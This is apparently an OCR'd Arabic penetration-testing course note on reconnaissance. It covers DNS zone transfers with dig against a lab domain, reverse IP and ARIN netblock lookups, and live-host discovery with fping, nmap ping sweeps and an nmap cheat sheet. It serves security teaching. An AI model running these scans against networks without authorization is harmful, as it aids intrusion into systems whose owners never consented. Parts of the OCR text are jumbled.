
- لو عاوز اعمل ال Zone Transfer بس باستخدام ال Dig ساعتها هستخدم ال Command دا ومش موجود الا فال Dig قادر يطلعك تفاصيل مهمه ال ns look up

```
File Actions Edit View Help
kali㉿kali:[~]
$ dig axfr @elsfoo.com elsfoo.com
; <>> DiG 9.16.15-Debian <>> axfr @elsfoo.com elsfoo.com
; (1 server found)
;; global options: +cmd
elsfoo.com.      3600   IN      SOA    ns3.elsfoo.com. bernyreed.elsfoo.com. 78 900 600 86400 3600
elsfoo.com.      3600   IN      A       198.178.124.83
elsfoo.com.      3600   IN      NS     ns5.dnsmadeeasy.com.
elsfoo.com.      3600   IN      NS     ns2.elsfoo.com.
elsfoo.com.      3600   IN      NS     ns3.elsfoo.com.
elsfoo.com.      3600   IN      NS     ns6.dnsmadeeasy.com.
elsfoo.com.      3600   IN      NS     ns7.dnsmadeeasy.com.
elsfoo.com.      3600   IN      MX     5 alt2.aspmx.l.google.com.
elsfoo.com.      3600   IN      MX     10 aspmx2.googlemail.com.
elsfoo.com.      3600   IN      MX     10 aspmx3.googlemail.com.
elsfoo.com.      3600   IN      MX     1 aspmx.l.google.com.
elsfoo.com.      3600   IN      MX     5 alt1.aspmx.l.google.com.
elsfoo.com.      3600   IN      TXT   "v=spf1 include:_spf.google.com ~all"
elsfoo.com.      3600   IN      TXT   "google-site-verification=DSTVvD7LB8mz1xDTPN3uzeo11RB8ri4iSLZY8xS-WVw"
admin.elsfoo.com. 3600   IN      A      198.178.124.83
intranet.elsfoo.com. 3600   IN      A      198.178.124.83
ns2.elsfoo.com. 3600   IN      A      162.254.149.249
```

- كدا احنا خلصنا جزءيه جمع المعلومات بواسطه ال DNS ... هنتنقل لجزءيه اخر وهي جمع المعلومات عن طريق ال IP ...



A - هنستخد برضه ال ns look up فالحته دي احنا لاما عملنا ال Domains وطلعنا ال IP المرتبطه بال Domains ... ولو عملنا ال Domains وطلعنا ال IP المرتبطه بال IP وعرفنا نربط مبينهم ...



- حتی لو ملقتش PTR Record دا مش معناه ان الموقع دا على Server واحد لاء ممکن يكون على كذا موقع عادي وسيرفر واحد مستضيفهم بمعنى لو خدت Ip وروحت عملت PTR record اي Domain مرتبطة بيها دا مش معناه ان ال IP دا موجود على Server واحد ... لاء ممکن ال IP نفسه يكون بتاع موقعين عادي جدا ليهم نفس ال Ip



- فانت عشان تتأكد من حاجه زي كدا ممکن تروح تعمل Search بال Google Dorks ... IP دا بال

ip:199.193.116.231



The screenshot shows a Bing search results page for the query "ip:199.193.116.231". There are 3 results:

- eLearnSecurity - Official Site**
https://www.elearnsecurity.com
Projects and Events. Hack.me. Hack.me; powered by eLearnSecurity, is the one and the only free for all Web Application Security virtual lab where everyone can build ...
Careers · Team · Courses · Certifications · Resources · About Us
- members.elearnsecurity.com**
https://members.elearnsecurity.com
Forgot your Password?
Online Users · General

- وممکن تعمل Website من خلال زی ال Reverse Ip وهو يجلك ال IP المرتبطة بيه ...

The screenshot shows the DomainTools website with the URL "198.178.124.83 Reverse IP Lookup". The search bar contains "198.178.124.83". The results section shows:

Lookup Connected Domains

I elsfoo.com	LOOKUP
-----------------	---------------

Example: 65.55.53.233 or 64.233.161.%

Reverse IP Lookup Results – 1 domain hosted on IP address 198.178.124.83

Domain	View Whois Record	Screenshots
1. elsfoo.com		


- لو عرفت تحصل على ال Sub Domains المرتبطة بال NetBlocks ال انت مترجمته ... دي هتفيدك فانك تقدر تجيب منها ال وكمان تقدر تجيب ال Autonomous system وهنشرح دا بالتفصيل فالجي ان شاء الله

netblocks

autonomous
systems

- ال **Net Block** دا اسم بنطاقه على ال **Range** بتاع ال **Ip** بمعنى ان انت عندك ال **Range** كمثال معانا **192.168.0.0** لحد **192.168.255.255** دا کدا بنسمیه **Range** دا بنسمیه **block** برضه وممکن تکتبه بال **subnet mask** زی ال **block** **/24** وممکن تکتبه بال **CIDR notation** ال هي **255.255.0.0** مثلا دنا بوضحلك الكلام بس بمثال مبسط ال بیدیک ال **Net block** او ال **Range** بتاع ال **Ip** ال معاك هو مزود الخدمه ال عندك فدولتك ال هو ال **.ISP**.

- اما ال **Autonomous system** دا معناه انك عندك کذا **Net block** مع بعض ومتصلين مع بعض ...



- وکمان عندك موقع زی ال **Whois.ArIN.net** دا بتديله ال **Ip** ال عاوز تبحث عنه وهو بيقوم جايبلک ال **Netblock** الواقع فيه ال **Ip** دا وکمان بیجبلک ال **IP** لل **owner**Penetration tester

Network	
NetRange	66.200.96.0 - 66.200.111.255
CIDR	66.200.96.0/20
Name	SOLAR-VPS
Handle	NET-66-200-96-0-1
Parent	NET66 (NET-66-0-0-0-0)
Net Type	Direct Allocation
Origin AS	
Organization	Solar VPS (SML-7)
Registration Date	2007-06-25
Last Updated	2007-06-25
Comments	
RESTful Link	http://whois.arin.net/rest/net/NET-66-200-96-0-1
Function	Point of Contact
Tech	RMB34-ARIN (RMB34-ARIN)
Abuse	RMB34-ARIN (RMB34-ARIN)
NOC	RMB34-ARIN (RMB34-ARIN)

- المعلومات دي هتفيدك لو بترجمت **company** معينه فحاجه زي ال
فانت تحتاج تعرف ال **net block** ال واقع فيها
Attack الشبكه دي وكمان تحتاج تعرف ال **AS** عشان وانت بتعمل ال
تعرف انت هتعمل **Attack** على نفس ال **Ip** ولا على **Ip** مختلف ومن
مصادر مختلفه

- عندنا **Tools** بشكل اتوماتيك بطلعك معلومات عن ال **AS** وال
Dmitry زي ال **Host map** وزي **Maltego** وزي **blocker**
وغيرهم من ال **Tools** ال ممكن تستخدمها فالحته دي

Hostmap

Maltego

Foca

Fierce

Dmitry

- تعالى ندخل على **Case 2** لو شركه ما عطياني **IP** او **Net Block**
وبتقولي اعملي عليهم **Penetration testing** مش ال **Full**
specific زي مكنا شغالين ... ال **Company** دي **scope**
او **range IP** اشتغل عليهم

Case 2 Netblocks/IP's

- انا هنا ممكن اطلع ال **Live Host** الاجهزه ال شغاله فال **Range** ال
انا فيه دا ... دا هيفرني اني اعرف ال **ports** المفتوحه عند الاجهزه دي
وكمان هيفرني اني اعرف ال **Services** الشغاله على ال **Ports** دي
وبالتالي هعرف اجيبي ال **version** بتاعها وبالتالي هعرف اجيبي ال
. **Exploit** الموجوده فيها واعرف بعد كدا اعملها **Vulnerabilities**

- طب انا دلوقتي لو معايا **Net Block** وعاوز اجيب ال **Live Hosts** ال شغاله فيه ... هنسخدم **ICMP Ping technique** اسمه ال **ICMP sweep** يعني هنعمل مسح للشبكة باستخدام بروتوكول ال **Ping request** عشان الاجهزه ال هترض علينا يبقى هي باستخدام ال **Live** دلوقتي ومتصله بالشبكة

- عندنا **Tools** تعملنا ال **Ping** دا زي ال **Nmap** وال **Fping** وادوات تانيه كتير بس دول ال ذكرناهم ... احنا هنسخدم منهم ال **Nmap** ودي افضلهم وزي مقولنا قبل كدا الادوات كتير شطارتك انك تاخذ الاداه ال بتديك نتایج مضمونه وتكون سريعة وتوفر عليك استخدام ادوات كتير عشان فكل جزءيه هتلaciي ادوات كتير جدا فانت تاخذ المفيد بالنسبالك .


- انا ممكن اطبق ال **Fping** دا عن طريق ال **ICMP Ping** بالشكل ال قدامك دا ...

```
fping -a -g 192.168.1.0/24
```

- انت بتعمل **ICMP Echo** بال **Fping** بتبعـت ال **Ping Sweep** رض عليك بال **Echo Reply** ولو ال **Destination request** يبقى **Live** والعكس صحيح.

- ال **option** ال هو **-a** دا عشان يطلعك الاجهزه ال **Live** و ال **option** ال هو **-g** دا بتقوله انك هتعمل **ping sweep** على **Option** معين وبديله **Ip** ال **Subnet mask** بعديه ... لو هتعمل **ping sweep** على **Specific Ip** ملهاش لازمه تكتب ال **option** ال هو **-g**

- ال **Fping** بنحتاجها لو عندنا عدد كبير من الاجهزه لأنها اسرع من الـ **Nmap** فدي بنسخدمها لو عندنا عدد كبير من الاجهزه فموسيه ما ...




```
File Actions Edit View Help
(kali㉿kali)-[~]
$ fping -a -g 192.168.43.0/24
192.168.43.1
192.168.43.110
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.3
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.3
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.3
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.3
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.2
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.2
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.2
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.2
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.6
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.6
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.6
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.6
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.5
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.5
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.5
ICMP Host Unreachable from 192.168.43.110 for ICMP Echo sent to 192.168.43.5
```

- فكدا ال **Fping** عملتلي ال **Sweep** وطلعلي الاجهزه الشغاله ال ... عندي وكمان طلعتلي الاجهزه ال مش شغاله عندي فالشبكه **Live**

- ال **Tool** الثانيه معانا وهي ال **Nmap** ... ودي بنسخدمها ف حاجات كتير زي ال **Scanning** دا غير ال **Information Gathering** فدي بنسخدمها ف حاجات تانيه بالإضافة لل **information** **Linux Command** ودا شكل ال **gathering**

```
nmap -sn 10.0.0.0/24
```

- اسم ال **Tool** وبعد كدا ال **option** ال بتديهولها ال هو معناه اعملي **ping sweep** دا ال واقع فال **IP Subnet Mask** دا.



```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sn 192.168.43.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 13:46 EST
Nmap scan report for airbox.home (192.168.43.1)
Host is up (0.0045s latency).
Nmap scan report for kali (192.168.43.110)
Host is up (0.00026s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.45 seconds
(kali㉿kali)-[~]
```

- وكمان عندنا ال **Nmap** بتاع ال **Cheat Cheat** وتجبيه من جوجل
وقدر تستعين بيها فانك تحدهله نوع ال **Scan** ال عاوز تعمله وهكذا
لكل **Cheat Cheat** هتلافقيلها **tool command line** احتفظ بيها
عندك هيوفرك وقت كتير لانه بيجبك الحاجه جاهزة تاخذ منها **Copy**
و **Paste** علطول ...

The screenshot shows the "Nmap Cheat Sheet" with several sections:

- Different usage options:** Port discovery and specification, Host discovery and specification, Vulnerability scanning, Application and service version detection, Software version detection against the ports, Firewall / IDS Spoofing.
- Port Specification Options:**

Syntax	Example	Description
-P	nmap -p 23 172.16.1.1	Port scanning port specific port
-P	nmap -p 23-100 172.16.1.1	Port scanning port specific port range
-P	nmap -pU:110,T:23-25,443 172.16.1.1	U-UDP,T-TCP different port types scan
-P-	nmap -p- 172.16.1.1	Port scan for all ports
-P	nmap -smtpt,https 172.16.1.1	Port scan from specified protocols
-F	nmap -F 172.16.1.1	Fast port scan for speed up
-P "*"	nmap -p "*" ftp 172.16.1.1	Port scan using name
-r	nmap -r 172.16.1.1	Sequential port scan
- Host /172.16.1.1 Discovery:**

Switch/Syntax	Example	Description
-SL	nmap 172.16.1.1-5 -SL	List 172.16.1.1 without scanning
- Scanning Types:**

Switch/Syntax	Example	Description
-sS	nmap 172.16.1.1 -sS	TCP SYN port scan
-ST	nmap 172.16.1.1 -sT	TCP connect port scan
-sA	nmap 172.16.1.1 -sA	TCP ACK port scan
-sU	nmap 172.16.1.1 -sU	UDP port scan
-SF	nmap -SF 172.16.1.1	TCP FIN scan
-sX	nmap -SX 172.16.1.1	XMAS scan
-Sp	nmap -Sp 172.16.1.1	Ping scan
-SU	nmap -Su 172.16.1.1	UDP scan
-SA	nmap -Sa 172.16.1.1	TCP ACK scan
-SL	nmap -Sl 172.16.1.1	list scan
- Scanning Command Syntax:**

- وكمان لو انت عندك **Wire shark** زي ال **tool** دي ممكن تستخدمنا
فال **Traffic Monitor** للي ماشي عندك فالشبكة فانت شغلها
فال **Ping Sweep** عندك واعمل ال **Back ground** باستخدام ال
Result هتلطلعك **Wire Shark** وشوف ال **ICMP** عامله ازاي .

The screenshot shows a Wireshark capture window with the following details:

- Filter:** icmp
- Columns:** No., Time, Source, Destination, Protocol, Length, Info
- Data:**

No.	Time	Source	Destination	Protocol	Length	Info
543	52.529903000	192.168.0.21	192.168.0.1	ICMP	44	Echo (ping) request id=0x81c8, seq=0/0, ttl=60 (reply in 553)
552	52.530600000	192.168.0.21	192.168.0.10	ICMP	44	Echo (ping) request id=0x15ea, seq=0/0, ttl=44 (reply in 559)
553	52.535742000	192.168.0.1	192.168.0.21	ICMP	62	Echo (ping) reply id=0x81c8, seq=0/0, ttl=64 (request in 543)
554	52.535893000	192.168.0.21	192.168.0.13	ICMP	44	Echo (ping) request id=0xdbea, seq=0/0, ttl=58 (no response found!)
555	52.536067000	192.168.0.21	192.168.0.14	ICMP	44	Echo (ping) request id=0x3998, seq=0/0, ttl=46 (reply in 556)
556	52.536217000	192.168.0.14	192.168.0.21	ICMP	62	Echo (ping) reply id=0x3998, seq=0/0, ttl=128 (request in 555)

- كنوع من الاثبتات انك تتأكد ان ال **ICMP** شغال وكمان ال **Wire shark** بيسخدموها ال **Blue team** عشان تعملهم للي **shark** ال بيمشي فال **Network** وتطلعهم اذا كان دا **clean** ولا
بس احنا هنا ذكرناها كمعلومه اضافيه عشان تتأكد من ال **Ping Sweep** بتاعك انه شغال صح .

- بس خد بالك من نقطه هي وانك لما بتعمل **Ping Sweep** ع الاجهزه
الموجوده معاك فنفس الشبكه فنفس الـ **LAN** يعني هتلاقي الـ **Wire**
مطلعاك الـ **ARP** عنده بيرتوكول الـ **Shark**
عالاجهزه الـ معاك فنفس الشبكه ... فانت لو عاوز الـ **Scan**
يظهر لك الـ **ICMP Traffic** عنده هتسخدم **option** معين
مع الـ **Nmap** هو الـ هيخلى الـ **Wire Shark** تظهر لك الـ **ICMP**
.... **Traffic**

--disable-arp-ping or --send-ip option.

- ال **Nmap Command** دا تضييفه لل **option** هيططلعك ال . **ICMP Traffic** باال **Wire Shark** فال **Traffic**

```
kali@kali: ~ * kali@kali: ~ *  
└─(kali㉿kali)-[~]  
└─$ nmap -sn --send-ip 192.168.43.0/24  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 14:01 EST ✨  
Nmap scan report for airbox.home (192.168.43.1)  
Host is up (0.0032s latency).  
Nmap scan report for kali (192.168.43.110)  
Host is up (0.0013s latency).  
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.65 seconds
```

- طب فحاله ان ال ICMP كان مقول عند ال target بتاعك او كان ال Specific مانعه الكلام دا او كان fire wall configuration معين مش لكل الناس ... ساعتها بنسخدم نوع تاني من ال Scan كنا ذكرناها فال Nmap cheat cheat بالتفصيل .

- تعالى نروح لجزءيه ال **DNS** ولكن بشكل اعمق شويه احنا ال كنا عرفناه من خلال شرح ال **DNS** ال فات اننا كان معانا **Domain** وروحنا لل **NS** الخاص بيه وجينا معلومات خاصة بال **DNS** زي مكنا شرحنا قبل كدا ... طب افرض ال **Target** ال شغال عليه عاطيني **Network** معين هشتغل عليه ول يكن عاطيني **IP** معين تابع ل **scope** معينه هعمل عليها ... **penetration testing**

- في معلومه لازم تعرفها وهي ان **DNS Server** دا شغال عليه ال **DNS** ولازم يكون معموله **Enable** على ال **DNS Protocol** عشان يشتغل عليه فلو معموله **Enable** هتلقيه مفتوح عنده **2 ports** ال هما ال **TCP** على **Port 53** وال **UDP** على **Port 53** برضه .

- ال **Port 53** دا المنفذ ال بيروح عليه ال **DNS Query** من ال **Source** **Destination** لـ **UDP** وال **TCP** وال **2 ports** دول شغالين فال **Data** الخاصه بنقل ال **Data** فعلی حسب ال **transport layer** بيتم اختيار ال **Protocol** ال هيقوم بنقلها .

